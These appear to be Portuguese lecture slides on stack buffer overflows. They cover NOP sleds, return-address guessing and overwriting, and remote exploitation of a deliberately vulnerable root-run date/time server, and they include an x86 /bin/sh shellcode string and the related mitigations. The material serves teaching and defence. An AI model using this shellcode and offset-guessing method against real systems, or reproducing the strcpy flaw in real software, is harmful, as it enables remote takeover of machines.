
# Qual o valor para RET?

- Não sabemos qual o endereço exato do início do buffer na máquina remota




# Qual o valor do RET?

- Podemos usar o valor do Stack Pointer da nossa máquina como referência
  - Os valores iniciais do SP tendem a ser próximos entre máquinas semelhantes (arquitetura e sistema operacional)



# Qual o valor do RET?


- A diferença (*offset*) entre o nosso SP e o endereço inicial do *username* é o que temos que encontrar
- Como definir o *offset* correto?



# Qual o valor do RET?


- Detalhe: temos que acertar exatamente o endereço de início do *username*, ou:
  - podemos acertar uma instrução fora do shellcode ou no meio dele; ou
  - podemos acertar o meio de uma instrução ou algo que nem uma instrução seja, resultando em erro de execução (*invalid instruction*)

## String para o Buffer Overflow



# Qual o valor do RET?

- NOP (0x90)
  - Instrução de 1 byte
  - O processador simplesmente ignora e vai para a próxima instrução





# Montando o Buffer

- Obter um shellcode
- Preparar um string
  - Dimensionar um buffer de tamanho adequado
  - Preencher a metade inicial com NOP's
  - Preencher o fim com o endereço adequado
  - Posicionar o shell code no meio



- Problemas: achar o tamanho e o endereço adequados

# Um Buffer Overflow de Verdade

A Teoria da Prática....

# Cenário

- Necessidade: Servidor vulnerável
- Opcional: inetd para ativar o servidor
- Objetivo
  - explorar remotamente um buffer-overflow
- Principal dificuldade: descobrir o endereço do buffer remoto (para utilizar como ponto de retorno)
  - Determinação exata: acertando na loto
  - Aumentando as chances com NOPs

# Servidor de Data/Hora

`servidor.c`

```
void read_username (void) {
    char username[USERNAME_SZ];    // USERNAME_SZ = 128
    char readbuf[READBUF_SZ];      // READBUF_SZ = 256

    printf("username: "); fflush(stdout);
    fgets(readbuf, READBUF_SZ, stdin);
    strcpy(username, readbuf);
}

int main (int argc, char **argv)
{
    time_t ticks;

    read_username();
    ticks = time(NULL);
    printf("%.24s\r\n", ctime(&ticks));

    exit(0);
}
```

# Nosso Objetivo (Atacante)

- Explorar remotamente a possibilidade de Buffer Overflow existente no servidor
- Executar comandos arbitrários através dessa exploração e obter controle da máquina alvo do ataque

# Experimentalar na própria máquina

- Ativar o servidor
- Tentar o “remote exploit”
  - Adivinhar o tamanho do buffer e a distância deste para a pilha
  - Executar testes sistemáticos
    - variar tamanho do buffer (não exagerar)
    - variar distância desde um mínimo até um máximo, em passos fixos (ex: de -3000 a +3000, de 50 em 50)
  - Obter informações sobre o servidor (código fonte, etc)

# Evitando o Ataque

- Corrigir o programa
  - Controlar corretamente a quantidade de bytes lidos
  - Controlar a quantidade de bytes copiados

`servidor.c`

```
void read_username (void) {  
    ...  
    fgets(readbuf, READBUF_SZ, stdin);  
    fgets(readbuf, USERNAME_SZ, stdin);  
  
    strcpy(username, readbuf);  
    strncpy(username, readbuf, USERNAME_SZ);  
}
```

E se não  
tivermos  
acesso ao  
fonte?

# Evitando o Ataque

- Reduzir as permissões de acesso do programa servidor
  - O programa servidor precisa ter permissões de *root* para obter a data/hora do sistema?
  - No /etc/inetd.conf:

```
aula    stream    tcp    nowait    root    /root/aula/servidor
```

- Esperar pela correção do problema a ser realizada pelo desenvolvedor
- Desabilitar o serviço



# Evitando o Ataque

- Arquitetura: Segmento de Pilha não executável (NX)
- Compilador: inserção de valor randômico na pilha (canário) e verificação antes do retorno (stack guard)
- Sistema Operacional: alocação de espaço randômico na pilha (Red Hat: Exec Shield)
- Programador: uso de bibliotecas mais seguras (ex.: strncpy) e “boas práticas”

# Buffer Overflow


Práticas

# Manipulação do Retorno

- Objetivo: pular a instrução  $x=1$  e fazer com que seja impresso um  $0$  ao invés de  $1$ .

exemplo1.c

```
void teste (int a, int b) {  
    char buffer[10];  
    int *i;  
  
    i = (int *)buffer;  
    ...  
}  
  
int main (void) {  
    int x = 0;  
  
    teste(1,2);  
    x = 1;  
  
    printf("%d\n",x);  
  
    exit(0);  
}
```



# Manipulação do Retorno

- Solução do exercício
- Só falta compilar e ver se funciona...

```
# gcc -o exemplo2 exemplo2.c
```

- O que acontece se ao invés de somar 10 ao (\*i) somarmos 8?
- Qual o deslocamento para pular o *printf*?

exemplo2.c

```
void teste (int a, int b) {  
    char buffer[10];  
    int *i;  
  
    i = (int *) (buffer + 28);  
    (*i) += 10;  
}  
  
int main (void) {  
    int x = 0;  
  
    teste(1,2);  
    x = 1;  
  
    printf ("%d\n", x);  
  
    exit(0);  
}
```

# Simulando o Overflow

- Apenas vamos modificar o programa vulnerável para executar o ShellCode

`exemplo3.c`

```
void read_username (void) {  
    char username[128];  
    char readbuf[256];  
  
    fgets(readbuf, 256, stdin);  
  
    strcpy(username, readbuf);  
}
```

# Simulando o Overflow

`exemplo4.c`

```
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void read_username (void) {
    char username[128];
    char readbuf[256];
    int i;
    long *p = (long *) readbuf;

    fgets(readbuf, 256, stdin);

    for (i=0; i<(READBUF_SZ/4); i++)
        p[i] = (long) username;
    readbuf[READBUF_SZ-1] = '\0';

    for (i=0; i<strlen(shellcode); i++)
        readbuf[i]=shellcode[i];

    strcpy(username, readbuf);
}
```

Simulação do fgets()

# Cenário

- Necessidade: Servidor vulnerável
- Opcional: inetd para ativar o servidor
- Objetivo
  - explorar remotamente um buffer-overflow
- Principal dificuldade: descobrir o endereço do buffer remoto (para utilizar como ponto de retorno)
- Adivinhar o tamanho do buffer e a distância deste para a pilha
- Executar testes sistemáticos
  - variar tamanho do buffer (não exagerar)
  - variar distância desde um mínimo até um máximo, em passos fixos (ex: de -3000 a +3000, de 50 em 50)

# Servidor de Data/Hora

`servidor.c`

```
void read_username (void) {
    char username[USERNAME_SZ];    // USERNAME_SZ = 128
    char readbuf[READBUF_SZ];      // READBUF_SZ = 256

    printf("username: "); fflush(stdout);
    fgets(readbuf, READBUF_SZ, stdin);
    strcpy(username, readbuf);
}

int main (int argc, char **argv)
{
    time_t ticks;

    read_username();
    ticks = time(NULL);
    printf("%.24s\r\n", ctime(&ticks));

    exit(0);
}
```



# O Servidor e o Inetd

- O inetd espera pela conexão e liga o socket TCP já conectado ao *stdin/stdout* do servidor

- No /etc/services

```
aula    9000/tcp
```

- No /etc/inetd.conf

```
aula    stream    tcp    nowait    root    /root/aula/servidor
```